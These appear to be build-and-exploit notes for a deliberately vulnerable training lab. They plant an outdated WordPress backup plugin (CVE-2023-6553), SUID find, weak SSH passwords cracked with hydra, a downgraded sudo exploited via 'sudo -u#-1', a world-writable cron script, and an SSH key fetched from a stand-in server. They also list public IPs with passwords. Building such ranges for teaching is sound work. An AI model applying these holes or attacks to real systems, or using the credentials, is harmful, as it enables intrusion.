## Public Web Servers

**Foothold**

1. Add a Public IP to each one
2. Expose port 80 or 443
3. Setup a wordpress server on each one (<https://ubuntu.com/tutorials/install-and-configure-wordpress#4-configure-apache-for-wordpress>)
   1. MySQL user password: <your-password>

Wordpress.config file:

<VirtualHost \*:80>

ServerAdmin webmaster@localhost

DocumentRoot /var/www/html/wordpress

ServerName <server IP>

ServerAlias www.<server IP>

DocumentRoot /srv/www/wordpress

<Directory /srv/www/wordpress>

Options FollowSymLinks

AllowOverride All

DirectoryIndex index.php

Require all granted

</Directory>

<Directory /srv/www/wordpress/wp-content>

Options FollowSymLinks

Require all granted

</Directory>

<Directory /srv/www/wordpress/wp-content/plugins>

Options FollowSymLinks Indexes

Require all granted

</Directory>

<Directory /srv/www/wordpress/wp-content/plugins/backup-backup>

Options FollowSymLinks Indexes

Require all granted

</Directory>

<Directory /srv/www/wordpress/wp-content/plugins/backup-backup/includes>

Options FollowSymLinks Indexes

Require all granted

</Directory>

</VirtualHost>



1. Add this plugin to each: <https://downloads.wordpress.org/plugin/backup-backup.1.3.7.zip>
   1. use that link to get the right version (must be 1.3.7 or older)

EXPLOIT - <https://github.com/Chocapikk/CVE-2023-6553>

**Privilege Escalation**

sudo chmod u+s /usr/bin/find




* ~~Public Server 1~~
  + Username: server1
  + Password: 53F&8bM)ei^zQnKFrP
  + URL: <http://3.15.142.98>
* ~~Public Server 2~~
  + <http://3.131.231.237>
  + Username: server2
  + Password: &N@captpumvI9we#qi

EXPLOIT

wget https://some.server/id\_rsa.pub

find id\_rsa.pub -exec ... \;

do this, but with id\_rsa.pub and authorized\_keys file (might need chmod as well):

## Web & PCs

**Foothold**

1. Ensure that this subnet is not reachable from the public subnet
2. Allow SSH login with the following credentials:
   1. username: user
   2. password: password

sudo adduser user

sudo systemctl restart sshd



EXPLOIT

printf "root\nadmin\nuser\n" > users.txt

printf "root\npassword\npass\n" > passwords.txt

hydra -L users.txt -P passwords.txt ssh://[TARGET IP] # gives login credentials

ssh [USERNAME]@[TARGET IP]



**Privilege Escalation**

sudo su -

export SUDO\_FORCE\_REMOVE=yes

apt remove sudo

wget https://github.com/sudo-project/sudo/releases/download/SUDO\_1\_8\_27/sudo\_1.8.27-1\_ubu1804\_amd64.deb

dpkg -i [sudo\_1.8.27-1\_ubu1804\_amd64.deb](https://github.com/sudo-project/sudo/releases/download/SUDO_1_8_31/sudo_1.8.31-1_ubu1804_amd64.deb)

echo 'user ALL=(ALL,!root) /bin/bash' >> /etc/sudoers

* ~~Web Server~~
* ~~PC1~~
* ~~PC2~~
* ~~PC3~~

EXPLOIT

sudo -u#-1 /bin/bash

## DB

**Foothold**

**Privilege Escalation**

sudo su -

echo "cp /var/backup.sh /root/backup.sh" > /var/backup.sh

chmod 777 /var/backup.sh

crontab -e # add this line: \* \* \* \* \* /bin/bash /var/backup.sh



## NTP

**Set up**

<https://vitux.com/how-to-install-ntp-server-and-client-on-ubuntu/>